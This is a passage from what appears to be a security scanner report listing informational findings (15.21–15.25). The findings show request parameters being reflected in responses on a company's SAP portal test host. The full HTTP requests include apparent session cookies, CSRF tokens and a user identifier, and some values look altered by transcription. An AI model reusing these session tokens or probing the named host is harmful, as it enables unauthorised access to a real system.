/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP[1656564413184]1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&
ClientWindowID=WID1656564601229z7e36fycv7&%24Roundtrip=true&%24DebugAction=null
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:13:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8561

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="ClientWindowID" value="WID1656564601229z7e36fycv7">
...[SNIP]...
<!--
var trueWindowId = EPCM.getUniqueWindowId();
if (trueWindowId != "WID1656564601229z7e36fycv7") {
submitClientWindowIDForm("_self");
} else {
EPCM.subscribeEvent("urn:com.sapportals.portal:browser","load",onloadhandler);
}
}
//-->
...[SNIP]...
```

15.21. [https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview\[XPROFILE parameter\]](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview[XPROFILE parameter])

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The value of the **XPROFILE** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESSzglqgl30ki&
XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QPj1656564413184j1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:01:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcor.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:///* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:///* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5327

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XPROFILE" value="ESSzqlgl30ki">
...[SNIP]...
```

15.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f
com.sap.ip.bi.designstudioPreview [XQUERY parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot /pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The value of the **XQUERY** request parameter is copied into the application's response.

Request 1

```
GET /irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_
TIME_ESSo26994qo6z&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XBmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:01:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:///* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:///* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5327

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XQUERY" value="ZSTKPTMC1_REG_TIME_ESSo26994qp6z">
...[SNIP]...
```

15.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f
com.sap.ip.bi.designstudioPreview [XSYSTEM parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot /pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The value of the **XSYSTEM** request parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_
TIME_ESS&XSYSTEM=SAP_BW!6d039!69i&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&
ClientWindowID=WID1656565041093&%24Roundtrip=true&%24DebugAction=null
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:03:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8550

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XSYSTEM" value="SAP_BWi6d039f69i">
...[SNIP]...
<input type="hidden" name="XSYSTEM" value="SAP_BWi6d039f69i">
...[SNIP]...
```

15.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied URL parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

Request 1


```
GET /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?ds211mag22=1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:00:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5122

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="ds211mag22" value="1">
...[SNIP]...
```

15.25. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied body parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue detail

The name of an arbitrarily supplied body parameter is copied into the application's response.

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_
TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
